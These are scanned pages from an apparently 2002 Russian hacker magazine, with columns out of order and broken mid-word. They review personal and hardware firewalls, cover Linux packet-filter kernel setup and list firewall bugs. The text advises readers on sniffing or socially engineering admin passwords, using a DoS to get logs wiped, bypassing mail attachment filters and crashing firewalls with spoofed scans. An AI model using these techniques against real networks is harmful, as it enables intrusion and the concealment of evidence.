
В мой совсем черный список попали:

- Anti-Hack (некоторые порты оставались открытыми)
- BlackICE Defender (сокрытие IP не работало)
- TermiNet (сокрытие IP не работало + открыты некоторые порты)
- Sygate Personal Firewall Pro (сокрытие IP не работало)

Ах, да. Я ничего не сказал про легендарный Jammer. Файрволл заслуживает места на твоём компьютере, но учти, что на данный момент почти все антивирусы воспринимают его как вирус =). Так что не пугайся, если что!
[Качать тут: http://online.download.ru/Download/\[ProgramID=1296\]](http://online.download.ru/Download/[ProgramID=1296])
(1095 Кб).

Запомни, что ненастроенный файрволл - огромная дыра в твоей машине! И еще, сверху я привел список параметров для тестирования файрволлов, так вот - это САМЫЙ минимум, который должен выполнять твой персональный файрволл!

На этом все. Надеюсь, что скоро твоя система станет неприступной крепостью!



СОСКРЕБЕМ НАКИПЬ

Это, так сказать, лидеры в желтых майках. Я хочу сказать тебе, что больше в Интернете я на данный момент не нашел достойных к рассмотрению файрволлов! Я не стал придерживаться такой тактики, как «Что найдешь, то и опиши», т.к. в последнее время обзоры стали немного скучнее - партройка программ супер, а остальные описаны как фуфлыжные. Так зачем их описывать, если все равно пользоваться ими никто не будет!? Такие проги, как AtGuard, ConSeal PC Firewall, я рассматривать не стал по причине того, что уже староваты они - сами на ногах не держатся.

Остальные тестируемые мною FireWall'ы не справились с большинством из поставленных задач, а они были, если ты забыл:




Рис. 2. Ядерное меню - можно немного расслабиться

Преимущества второй и третьей программ настроек заключается в том, что ты в любой момент можешь включить или выключить любую опцию и только потом записать конфигурацию. Конфигурация ядра записывается в файл /usr/src/linux/.config. Все настройки лежат там в виде «параметр = значение». На рис. 4 как раз виден кусок файла конфигурации, отвечающий за настройки пакетного фильтра.

Названия нужных тебе параметров ты можешь отрыть в подсказке программ настройки. На рис. 5 параметр выделен черным. Список параметров, которые необходимы для настройки пакетного фильтра, а также подробное разъяснение, для чего это все нужно, находятся в документе Iptables-tutorial (<http://gazette.linux.ru.net /rus/articles/iptables-tutorial.html>).



Рис. 3. Графическая настройка - релаксируем

ables-tutorial.html). Я тебе настоятельно рекомендую его изучить. Если у тебя ядро 2.2.x, то тебе понадобится документ Iprchains-HOWTO. Его русский перевод есть на сайте linux.org.ru в разделе документы. Пересказать эти доки здесь нет никакой возможности, так что грызи их сам, как истинный никсоид.

ЧТО ПОЛУЧАЕМ

После того как мы закончили настройку параметров ядра, его надо собрать. Я тебя хочу предостеречь, чтобы ты не давил Y на все нужные тебе опции. Дело в том, что куски кода, отвечающие за работу тех или иных опций, будут включены в ядро, и оно станет очень большим, что может привести к траблам с компиляцией. Проще отобрать фишки, используемые непостоянно, и оформить их в виде модуля. Потом этот модуль ты сможешь сам включить или выключить в любое время. Ядра от производителей

практически все содержат именно в виде модулей. Так удобнее. Для сборки ядра тебе нужно выполнить команды:

```
make dep
make bzImage
make modules
make modules_install
make install
```

Последняя команда установит ядро. Короче, всю эту науку прочитаешь в Kernel-HOWTO. Гораздо удобнее воспользоваться ядром, идущим с дистрибутивом.

Зачастую, там даже не нужны исходные тексты и не нужно пересобирать ядро самому, чтобы настроить его по своему вкусу. Практически все опции ядра делаются в виде модулей, и тебе остается только включить нужные.

Для ядер 2.4.x модули, отвечающие за пакетный фильтр, лежат в каталоге /lib/modules/2.4.x/kernel/net/ipv4/netfilter. Для ядер 2.2.x - /lib/modules/2.2.x/net/ipv4.

Загляни туда и увидишь огромную кучу файлов. Каждый из этих модулей отвечает за какую-нибудь дополнительную функцию пакетного фильтра. Если делать универсальную и гибкую систему, то тебе придется все оформить в виде модулей. Их получится немало. В моей системе их 71 штука. Если их перечислять все, то я просто застрелюсь. Посмотрев на список внимательно и сбросив первое офигевание от количества файлов,

ты увидишь, что модули можно поделить на несколько групп с общими признаками в названии. Группа ip_conntrack*.o. Модули этой группы используются для трассировки соединений (даже не спрашивай меня, что это такое, все равно не скажу), а также применяются для трансляции адресов. В этой группе присутствуют модули для разных протоколов (ftp, irc, netlink, pptp, udp, tcp).

Группа ip_nat*.o используется для трансляции адресов (Network Address Translation, NAT). Несколько модулей для различных протоколов.

Группа ipt*.o служит для управления и эксплуатации пакетным фильтром iptables. Это добавление правила, установка маркировок, установка владельца пакета, действия с пакетом и многое другое. Наличие этой группы зависит от установленных параметров ядра CONFIG_IP_NF_*. Подробное описание этих параметров есть в Iptables-tutorial.

Модуль ip_tables отвечает за пакетный фильтр, модули ipchains и ipfwadm отвечают за режим эмуляции пакетных фильтров ядер веток 2.2.x и 2.0.x. Модули iptable_filter, iptable_mangle, ipt-



Из октябрьского номера журнала «Свой бизнес» вы узнаете:

- можно ли превратить свое увлечение в выгодный бизнес

- как отправить груз по железной дороге

- выгодно ли заниматься электронной коммерцией

- много ли можно заработать на одежде секонд-хэнд

- как уберечь свой офис от воров и хулиганов

- по какому принципу выбирать банк для открытия расчетного счета

- ситуация на рынке торгового оборудования

- зачем хозяева Трехгорной Мануфактуры строили училища и больницы

- новости акции журнала «Открой свой бизнес»

2003

ПОДПИСКА НА ЖУРНАЛ «ХАКЕРСПЕЦ»



С 1 СЕНТЯБРЯ ПО 30 НОЯБРЯ
ПРОИЗВОДИТСЯ ПОЧТОВАЯ ПОДПИСКА ЖУРНАЛА
НА **2003 ГОД И 1-е ПОЛУГОДИЕ.**

Х А К Е Р С П Е Ц

Подписка оформляется в любом почтовом отделении связи России и СНГ. На территории России подписка производится по «Объединенному каталогу 2003» («Зеленый каталог»), в странах СНГ по «Каталогу российских газет и журналов».

Подписной индекс: «ХАКЕРСПЕЦ» —
на полугодие **41800**, годовая подписка **41513**.

Оформить подписку через internet с оплатой по карточкам **VISA, EuroCard/MasterCard, Dinners Club** или **JCB**, а также получить дополнительную информацию о подписке можно на сайте www.gameland.ru

ЗА ЖЕЛЕЗНЫМ ЗАНАВЕСОМ

аппаратные фаерволлы

Pingvinov (mailto:\$echo cvativabi@znavy.eh|rot13)

ПРО МАРКЕТИНГ

Маркетинг постарался, и большинство покупателей и вправду представляют себе фаерволл в виде такой умной коробочки, которая от всего защищает. А гиганты сетевой промышленности - они же добрые, они не могут обмануть надежды населения и такие коробочки выпускают и продают. И называют их фаерволлы. Есть и маленькие, не очень заметные подробности. Дело в том, что каждый гигант имеет свое собственное мнение про то, из каких деталей и какого софта должна состоять такая коробочка, поэтому изучение существующих «стенок» очень похоже на науку зоологию, где сначала надо запомнить всех тварей, больших и малых, а потом уже говорить «птица, это такая с крыльями» (и тут тебе, старик, показывают летучую мышь, чтобы не задавался) :).

Ну да, а у знакомого админа на большой богатой фирме можно увидеть в раке коробочку, синюю, красную или желтую, и услышать от него: «А вот фаерволл стоит». Не, не он раком, а у него в раке :). Шкаф такой, понял, да? И в нем коробочка красная, высотой два-у. На передней панели индикатор такой красивый, циферки всякие, лампочки.

Ты, конечно, уже догадываешься, что внутри коробочки находится сильно (или не очень сильно) переделанный комп. То есть стоит мать, на матери - камень и мозги, в слоты воткнуто несколько сетевух, операционка и все настройки вместо харда пишутся во флешку, то есть доступ на запись в настройки сильно затруднен и крутящихся деталей минимум - одни вентиляторы. Есть, конечно, исключения, но их мало, в основном так оно и устроено.

Зоологический подход говорит нам, что стоит для начала разобраться с несколькими популярными моделями и попробовать понять, что можно ожидать от такой коробочки. Но начнем мы не с железки, как можно было бы думать, а с коммерческой программы.

CHECKPOINT SOFTWARE

(http://www.checkpoint.com)

Почему софт, а не железка, старик? А дело в том, что это почти что стандарт коммерческого софта для фаерволла. Как Апач для веба, как Фотошоп для дизайнера. И именно этот софт установлен во многих аппаратных фаерволлах, выпускаемых крупными фирмами. А в тех, где установлен другой софт, очень многие идеи слизаны отсюда. Теперь понятно? Дистрибутивы есть для большинства популярных *nix платформ, ну и для Матушки Виндоус, само собой.

Checkpoint не пытается продавать одно приложение на все случаи жизни, а честно предлагает собрать систему из нескольких компонентов. Набор богатый, в том числе там есть межсетевой экран, сервер VPN, антифлудер, клиент для управления всеми компонентами. Всего в списке их почти тридцать, но это для того, чтобы прилавок был пол-

Привет, старик! Как настроение? Хорошее, говоришь... Это правильно, старик, завари себе зеленого чаю, сядь в лотос и на сегодня никакого пива. Будем медитировать на железную стенку. Гоню, говоришь? Ну, это ты после вчерашнего, а я про железный фаерволл. Наверное, ты уже почитал другие статьи в этом номере и понял, что фаерволл - просто очень удобное и красивое слово, а не устройство и не приложение. Клиенту говорят «брандмауэр» и потом сразу объясняют, что есть в строительстве такая конструкция, чтобы не дать огню распространяться по зданию :). Ну, ты меня понял ;). Это все от того, что тема про сетевую безопасность сейчас очень модная, и про хак пишут статьи все, кому не лень. А написав очередной рассказ про страшных хацкеров, говорят, что защита от них, конечно, есть - надо купить надежный фаерволл. Ну а что под этим словом подразумевается, пишу статью скорее всего сам не знает, но слово красивое, идея прямая и прозрачная, а потому желающих «купить фаерволл» нынче хватает.

рис. Ильдар Идиатулин

ным, основных, разумеется, меньше. Давай посмотрим, что это чудо природы умеет.

Первая и главная компонента это межсетевой экран Firewall-1, фильтрующий трафик между сетевыми интерфейсами. Правила фильтрации настраивает админ с помощью удобной и красивой клиентской части прямо со своего рабочего места.

Для того чтобы скрыть адреса внутренней сети от внешнего мира, применяется трансляция сетевых адресов (NAT). Пакет, прошедший через фаерволл с включенной NAT, будет подписан не внутренним адресом машины, отправившей пакет, а тем адресом, который напишет туда фаерволл (если настройка толковая, то в пакете остается только адрес самого фаерволла). То есть ты бы и рад нюхнуть какую-нибудь машину за фаерволлом, но не знаешь их адресов, увы. Настраивается NAT на том же клиенте.

Но настоящего хацкера этим не напугать, разумеется, мы все равно будем тыкаться во все известные дыры. Против этого фирма Checkpoint предлагает подробные и очень удобные для просмотра логи активности на любом интерфейсе. IP-адрес твоего любимого Интернет-кафе будет виден сразу. Очень грамотно и толково сделаны сортировка и выборочная чистка логов, при желании можно вычистить из них DDoS атаку и посмотреть, что там происходило до того. Но это надо еще догадаться, что надо вычистить :).

Да, при написании софта Checkpoint позаботилась и о тех несчастных, которые бродят вдали от фирмы со своими ноутбуками. Для них есть модуль VPN-1, серверная часть которого ставится на один из серверов фирмы, а

No.	Source	Destination	Service	Action	Track	Install On
1	Any	maltrvr	smtp	accept	Short	Gateways
2	Local_net	Any	Any	accept	Short	Gateways
3	Any	Any				

Список правил фильтрации Checkpoint Firewall-1

No	Original Packet			Translated Packet			Install On
	Source	Destination	Service	Source	Destination	Service	
1	Local_net	Local_net	Any	Original	Original	Original	All
2	Local_net	Any	Any	Local_net (Using Address)	Original	Original	All
3	MS_Net	MS_Net	Any				
4	MS_Net	Any	Any				

Список правил трансляции внутренних адресов Checkpoint Firewall-1

клиентская часть - на ноутбук. При соединении клиентская часть находит свой сервер, они сливаются и в едином порыве создают зашифрованный туннель, про который ты уже, наверное, читал в этом номере.


В этом комплекте мне не удалось обнаружить прокси-сервера; видимо, с точки зрения Checkpoint, это не входит в понятие фаерволла. Все настройки по максимуму сделаны графическими и интуитивными, во многих меню предлагаются типовые (и довольно грамотные) конфигурации. Одним словом, хороший продукт, через правильную настройку проработать будет очень сложно. Но Checkpoint не делает железок. Он только продает свой софт тем, кто хочет поставить его на железки. И выпускает рекомендации, как готовить операцию для аппаратного фаерволла.

УКРЕПЛЕНИЕ ОСЕЙ

Уже ближе к железу, старик. Как ты понимаешь, ставить что-либо на стандартного Пингвина из коробки и сразу вывешивать машину в Интернет - это смелость, граничащая с безумием. Поэтому сначала систему готовят к установке, а подготовленную называют «система с укрепленной ОС», что, видимо, должно успокоить клиента и отбить охоту у морально слабых. Все

ров и постоянно расширяет линейку выпускаемых устройств. Недавно фаерволлы были поделены на два семейства: PIX Firewall и IOS Firewall, при этом PIX позиционируется как мощный и промышленный, для сильно нагруженных узлов, а IOS - как менее мощный, но универсальный, для небольших фирм. Маркетинг называется, типа.

Оба семейства умеют фильтровать пакеты в режиме межсетевого экрана, маскируют внутренние адреса через NAT, поддерживают виртуальные частные сети и управляются через специальный административный софт, который ставится на рабочем месте админа. Семейство IOS, кроме того, умеет фильтровать веб-трафик по именам сайтов, то есть админ сможет выборочно позакрывать твои любимые сайты с веселыми картинками, оставив директору его собачек и лошадок. PIX же ста-



Окно управления виртуальной частной сетью Checkpoint VPN-1

вит рекорды производительности при поддержке зашифрованных туннелей.

Что там внутри за ось, для меня осталась загадкой. Сама Cisco говорит, что фаерволлы работают на специальной «ОС PIX собственной разработки фирмы Cisco», но, по непроверенным слухам, это сильно переделанный и укрепленный SCO UNIX.

ПОЖАРНАЯ МАШИНА

(<http://www.watchguard.com>) Фаерволлы от Watchguard выпускаются тревожного ярко-красного цвета. Они производят очень сильное впечатление в стойке среди черных, синих и серых устройств от других, менее изобретательных фирм. Глядя на такую стойку, задать вопрос: «А есть ли у вас аппаратный фаерволл?» - может только дальтоник.

Как и Cisco, фирма Watchguard выпускает два семейства фаерволлов: Firebox и Firebox Vclass. Наборы функций слегка различаются, у Vclass явно обозначен уклон в большую производительность и управление трафиком, в то время как Firebox, наверное, можно с большим основанием назвать настоящим фаерволлом, если судить по тому количеству функций, которым его умудрились нагрузить. Работает простой Firebox поменьше (хотя я бы не назвал пропускную способность в 200 мегабит в секунду очень медленной), но содержит море разных функций, гораздо больше, чем Киска.

Основные функции фаерволла, впрочем, присутствуют в обеих линейках: пакетный фильтр в виде межсетевого экрана с набором правил, маскировка внутренней сети через NAT, поддержка VPN и административная консоль. Как и у Cisco и Checkpoint, административная консоль очень красивая и позволяет очень наглядно управлять и представлять себе всю структуру сети фирмы. Vclass может ограничивать уровень трафика на определенные адреса, что полезно для предотвращения флуда. Простая «пожарная машина» может также работать как прокси для нескольких видов трафика, фильтровать веб-трафик, раздавать динамические IP по DHCP и еще, и еще. Богатая система, в общем. Подкачала, пожалуй, система логов, в ней довольно скромные возможности для сортировки и выборочной чистки. Это, кстати, может нам очень пригодиться, а чем ниже. Очень красив самописец, регистрирующий активность на интерфейсах, так все смотрел бы и смотрел бы.

Внутри корпуса стоят системная плата с камнем от AMD и укрепленный Пингвин имени Красной шапочки. Вместо харда, как нетрудно догадаться, флешка.

ЖЕЛЕЗНЫЙ НОРТОН

(<http://www.symantec.com>) Кстати, знаешь ли ты, что любимая фирма Symantec делает не только софт, но и железо? Ага, и свои изделия украшает панелями дешевого желтого цвета, надоевшего всем еще в Norton Antivirus и pcAnywhere.

No.	Date	Time	Inter.	Origin	Type	Action	Service	Source	Destination	Pr.
0	18May2000	18:35:09	dmz	192.168.10.2	control	ok				
1	18May2000	18:35:10	dmz	192.168.10.2	control	ok				
2	18May2000	18:35:11	dmz	192.168.10.2	log	accept	smtp	act.hotcompany...	192.168.11.5	10
3	18May2000	18:35:12	dmz	192.168.10.2	log	new control				
4	18May2000	18:35:13	dmz	192.168.10.2	log	drop	smtp	192.168.10.10	192.168.11.100	10
5	18May2000	18:35:14	dmz	192.168.10.2	log	accept	ftp	192.168.10.11	www.company.c...	10
6	18May2000	18:35:15	dmz	192.168.10.2	log	drop		192.168.10.14	192.168.11.100	10
7	18May2000	18:35:16	dmz	192.168.10.2	log	accept	ftp	192.168.10.112	www.other.com	10
8	18May2000	18:35:17	dmz	192.168.10.2	log	accept	netbios-ssn	192.168.10.25	192.168.11.100	10
9	18May2000	18:35:18	dmz	192.168.10.2	log	accept	telnet	192.168.10.25	192.168.11.100	10
10	18May2000	18:35:19	dmz	192.168.10.2	log	accept	telnet	192.168.10.25	192.168.11.100	10
11	18May2000	18:35:20	dmz	192.168.10.2	log	denyall	netbios-ssn	192.168.10.44	192.168.11.100	10
12	18May2000	18:35:21	dmz	192.168.10.2	log	denyall	netbios-ssn	192.168.10.44	192.168.11.100	10

Удобные логи Checkpoint Firewall-1

Ты же понимаешь, что главная дыра в защите находится между креслом и административной консолью.

советы по укреплению ОС для будущего фаерволла довольно просты и разумны и вполне подходят и для простых смертных. Жаль только, пользуются ими редко.

Очень приблизительно последовательность укрепления системы выглядит так: вначале, при установке, убирают все ненужные службы и прибамбасы. В Линуксе это делается через тип установки «Custom», при этом из будущего фаерволла удаляется всякая лабуда типа графики, звука, сервера новостей. Затем отключают все ненужные сервисы. Общее правило такое - чем меньше сервисов, тем спокойнее жизнь. Затем настраивают логи и удаляют ненужных юзеров, которых система заводит при установке по умолчанию. После этого на систему ставят все свежие патчи (для RedHat можно глянуть на страницу <http://www.redhat.com/apps/support/errata/>) и работают. Наверное, имеет смысл оставить все доки - опасности ноль и всегда под рукой :).

И вот уже на такую систему ставят софт фаерволла. Кстати, чтобы ты чего не подумал, на работающем фаерволле доступ во флешку, где записана операционка, защищен. И не паролем, а переключателем, админ переключает его в положение «можно» только перед установкой свежего патча от фирмы.

Ну, хватит про софт, наверное, давай теперь про железо.


КИСКА

(<http://www.cisco.com>) Начнем с самых модных и стильных, то есть с темно-синих коробочек Cisco. Фирма идет навстречу пожеланиям широких масс админов и хаке-

FIREWALL



Настройка правил фильтрации Firebox



Настройка правил фильтрации Firebox



Файрволлы Symantec. Узнаете цвет?



Стильная коробочка от Cisco



Webscreen отразит атаку и ничего не скажет админу



Все советы по укреплению ОС для будущего файрволла довольно просты и разумны и вполне подходят и для простых смертных. Жаль только, пользуются ими редко.

Большинство покупателей и вправду представляют себе файрволл в виде такой умной коробочки, которая от всего защищает.



Доступ во флешку, где записана операционка, защищен. И не паролем, а переключателем.

Эти фаерволлы когда-то делала фирма Axcnt technologies, но Symantec ее купил и теперь, похоже, не очень понимает, зачем он это сделал. Во всяком случае, смельчаки, попробовавшие выступить в роли клиентов и получить от Symantec помощь в установке и настройке прибора, писали о переговорах с фирмой с недоумением и затаенной обидой. Видимо, поддержка железа там вроде нелюбимого дитяти. Но стоят железки дорого, даже очень. Есть два семейства фаерволов от Symantec (похоже, это такой упрощенный маркетинг для людей, привыкших к двоичной системе счисления), одни попроче, другие посложней. Семейство Firewall/VPN попроче, семейство VelociRaptor посложнее. Функции фаерволла умеренно полные, есть пакетный фильтр, по умолчанию включена сетевая адресная трансляция (NAT), есть поддержка виртуальных частных сетей, сервер DHCP, логи внешней активности. Ну и софт для администрирования с разными оттенками знакомого желтого цвета.

NOKIA: МЕЛОДИЯ ДЛЯ СЕРВЕРА

Мда, я тебе специально ищу фирмы, про которые трудно подумать, что они выпускают сетевое оборудование. Про Nokia ты, наверное, знаешь, что они делают хорошие мобилы. Авторезина тоже очень приличная когда-то была, и телевизоры. Теперь еще и фаерволл. Наверное, не за горами презервативы. Это изделие работает на софте Checkpoint Software. Похоже, горячие финские парни хорошо поработали над установкой, отзывы о машине сплошь положительные, причем особо хвалят ее за гибкость при настройке на нестандартные конфигурации, за быстрое действие и за надежность. В качестве платформы для своего фаерволла Nokia взяла типовой сервер и основательно поработала над его начинкой, операционкой и установленным софтом.

WEBSCREEN: DDOS > NULL

А вот это очень специализированное устройство. Ничего лишнего в нем нет, ни виртуальных сетей, ни прокси, ни даже любимого пакетного фильтра. Webscreen 100 предназначен только для отражения DDOS-атак и применяется в основном для защиты веб-серверов и других критических точек внешнего периметра, которые можно завалить такой атакой.

Интересно, что сама фирма советует ставить свой экран на переднюю линию, перед всеми прочими системами защиты, в том числе и перед фаерволом. Принцип работы тоже довольно необычен: рабочие интерфейсы устройства не имеют своих собственных адресов, то есть с точки зрения прочих устройств Webscreen так просто отсутствует. Он и отсутствует - до тех пор, пока не распознает какую-нибудь атаку. Тогда он включается и начинает задерживать все подозрительные пакеты, отмечая это в логге. Третий интерфейс предназначен для управления, и ему может быть присвоен адрес, и через него можно работать с операционной системой. Внутри стоит укрепленная версия RedHat Linux. Коробка корректно определяет и задерживает атаки Lan.d и Syn-флуды.

Теперь про смешное: для настройки IP-адреса административного интерфейса надо отредактировать конфигурационный файл, записать этот файл на дискету и вставить дискету в дисковод фаерволла (да, у него есть дисковод!), чтобы он прочитал новую конфигурацию при перезагрузке. Только после такой процедуры удается соединиться с фаерволом по сети. Впрочем, можно просто воткнуть в коробку клавиши и монитор и задать адрес руками. Еще про смешное: фаерволл никак не сигнализирует админу про то, что началась и происходит атака. То есть логи ведутся и очень подробно, но они копаются внутри коробочки. Машинки от других фирм, кстати, умеют звонить по телефону, отправлять SMS и вообще всячески портить админу заслуженные выходные.

ПОЧЕМ ЗВОНИТ КОЛОКОЛ

И не спрашивай, старик, все это железо очень дорогое. Производство этих коробок стало большим бизнесом, ведь продают не какую-то мелочь, а Безопасность Вашей Информации, а на сколько можно развести человека, приговаривая «это решит все ваши проблемы», ты можешь себе представить. То железо, о котором я писал, стоит от нескольких тонн гринна и выше. Рекорды ставят Киска и горячие финские парни: самая продвинутая Киска может стоить около семидесяти, а финики просят за свою машину полтинник.



Впрочем, такая цена может сильно расслабить админа, а вероятность ошибки в настройке дорогого ящика не меньше, а на мой взгляд, даже больше, чем обычного пня с парой сетевух и одним из бесплатных фаерволов на Пингвине.

ГДЕ ТОНКО, ТАМ И...

Как ты понимаешь, шансы получить в свои хацкерские руки управление фаерволом не очень высоки. Как правило, для этого потребуются фирменный софт для управления фаерволом и админ, который сообщит тебе административный пароль к своему ненаглядному. Если ты сидишь во внутренней сети (ну интересно тебе, как устроена сетка на родной фирме), можно еще попытаться перехватить сеанс работы админа с фаерволом с помощью сниффера. Чтобы это получилось, однако, нужен на редкость тупой админ, который создаст тебе условия для такого перехвата: включит тебя в один хаб с собой или фаерволом, будет пользоваться простым телнетом. Можешь попробовать применить социальную инженерию, например, написать админу что-нибудь типа: «Привет, Вася, это я, вторая шизоидная компонента твоей личности. Если ты помнишь, сегодня я просыпаюсь и работаю с шести вечера до полуночи. Приклей к монитору листок с мастер-паролем от Киски, пжалста, я его забыл».

Да, кстати, если ты снаружи, в Интернете, то про перехват управления фаерволом можешь просто забыть, толково подключенный фаерволл не пустит тебя в внешнего интерфейса даже с правильным паролем.

Будет гораздо плодотворнее, на мой взгляд, если ты попытаешься поискать ошибки настроек. Ты же понимаешь, что главная дыра в защите находится между креслом и административной консолью. Советов на все случаи жизни не существует, да я и не знаю, зачем нужно пролезать через фаерволл :). Поэтому просто попробуем посмотреть, какие типичные ошибки может допустить админ и что из них следует.

Порядок применения правил - очень коварная штука, потому что админ может сам открыть огромную дыру и не заметить ее. Дело в том, что почти все фаерволлы примеряют к пакету правила по очереди, в том порядке, в котором они записаны, и выполняют первое подошедшее правило. То есть если правило номер 11 разрешает машине 192.168.11.10 все виды обмена, а правило номер 14 запрещает всем смотреть WWW, то счастливый юзер на машине 192.168.11.10 сможет лазить по вебу без ограничений. Как ты понимаешь, возможны и менее мирные варианты.

Флуд логов: увы, во всех этих коробочках регистрация нашей с тобой деятельности устроена очень грамотно. В смысле - все как на ладони, видны адреса и удобно для просмотра, и совсем неудобно для высокохудожественной деятельности, которой мы с тобой занимаемся. То есть если просто сканировать открытые порты, то вся эта деятельность будет хорошо видна и, соответственно, наказуема. Почистить логи самому, как уже говорилось, почти нереально, но можно посканировать, выяснить все, что нужно, и затем устроить DoS-атаку. Завалить фаерволл ты, скорее всего, так не завалишь, он как раз на такие штучки и рассчитан, но админ, придя с утра, скорее всего, порадует на свою систему и... правильно, прибьет все логи вместе со следами твоих сканов :). Обходим NAT: ты смотришь на фаерволл снаружи и видишь только пакеты, подписанные фаерволом? Ты хочешь знать внутренние адреса полюбившей тебе сети? Напиши веб-мастеру письмо про орфографическую ошибку на сайте и внимательно изучи заголовок ответа. Если повезет, ты увидишь там внутренний адрес.

Конечно, железный фаерволл это достойная преграда, но вовсе не безнадежная и вполне преодолимая при соответствующей подготовке. А если проще, то, как говорил старшина, «учи матчасть, боец». Салют :)!



С 14 октября по 20 ноября 2002 года



Кубок России по поиску в интернете

Участвуют все желающие!

Правила, регистрация и тренировки
на сайте

kubok.yandex.ru.

Яndex

Найдётся всё!

ОГНЕННОЕ РЕШЕТО

Дарова, читатель! Сегодня я подготовил для тебя обзор известных дыр и уязвимостей в персональных фаерволлах, приводящих в одном случае к падению системы, в другом – к обходу защиты «огненной стены» и доступу к ресурсам. Так сказать, багатрака по теме. Итак, вникай - пригодится!

дыры в виндовых фаерволлах

][rimZ (hrimz@xakep.ru)

рис. Константин Комардин

ZONEALARM

0-го-го-го!! Это персональный защитник - явный победитель данного обзора по количеству уязвимостей. Просто-таки решето какое-то! Но обо всем по порядку.

ЖУК НОМЕР РАЗ

В некоторых случаях ZoneAlarm принимает внешние (из Сети) соединения за внутренние (из локалы) и присваивает им самый низкий уровень защиты (нам это и нужно =). Программа рассматривает в качестве внутренних любые IP-адреса, у которых первые два разряда совпадают с первыми двумя разрядами адреса самого пользователя. То есть, если IP пользователя - 66.66.66.66, то все адреса типа 66.66.*.* будут рассматриваться как безопасные (хотя на деле оказывается, что это просто айпишники того же прова - прим. ред.). В результате, при соединении с тачкой, имеющей такой IP, фаерволл не будет обеспечивать необходимую защиту.

Уязвимости подвержены все версии фаерволла, включая про и фриварную...

ЖУК НОМЕР ДВА

В ZoneAlarm присутствует особенность MailSafe, используемая для блокировки электронных мессаг, содержащих аттачем исполняемые файлы. MailSafe может блокировать вложения файла с некоторым расширением, например, все «.exe» файлы. Если тот же самый файл послан с дополнительной точкой (.), добавленной в конец к имени файла, такой файл не будет блокирован. Так что виру и трояны ждут своего черед...

Уязвимости найдена в ZoneAlarm 3.0.

ЖУК НОМЕР ТРИ

Опять же дыра в MailSafe. Напоминаю, что MailSafe идентифицирует в почтовых вложениях потенциально вредные файлы (исключая: *.exe, *.com, *.reg, *.vbs или другие, которые могут быть добавлены в обычной конфигурации) и переименовывают их расширение в *.z!*; в то же самое время информация об этом поступает юзеру (Проснись! Тебя имеют! =)). Проблема связана с тем, что это приложение не может работать с очень длинными файлами, что-то типа: «aaaaaaaaaaaaaaaaaaaaa(и так далее).exe». При этом происходит переполнение буфера, и система виснет. Вот такой персональный 3.14zDoS наступает юзеру ушастьму от его «Персональной защиты»...

Уязвимости подвержены все версии ZoneAlarm.

TINY PERSONAL FIREWALL

ЖУК НОМЕР РАЗ

Если пользователь Tiny Personal Firewall пытается просмотреть файлы регистрации Personal Firewall Agent Logs в то время, как его порты во всю




сканит хакер Стасик, программа начнет использовать 100% ресурсов машины и зависнет. Такие невкусные ватрушки.

Уязвимость обнаружена в Tiny Personal Firewall 3.0-3.0.6.

ЖУК НОМЕР ДВА

Еще один не очень известный баг очень известного фаерволла. Суть уязвимости в том, что если юзер ставит в настройках Tiny уровень защиты HIGH Security, а в этот момент все тот же хакер Стасик попытается просканировать порты его компа, перед этим подделав свой IP на его, - все на хрен повиснет. Реализовать и понять этот баг можно у себя на машине и без Стасика. Ставишь в Tiny уровень защиты HIGH Security, потом запускаешь любой сканер портов и сканишь 127.0.0.1 - вот и виснет все =). В общем, если обращаться к машине «как бы» с ее же айпишника (будь то Инет или



LAN), происходит «аварийное завершение работы системы» :). Так что, господа хакеры, нужно еще и IP грамотно подделывать уметь...

Уязвимость обнаружена в Tiny Personal Firewall 3.0-3.0.6.

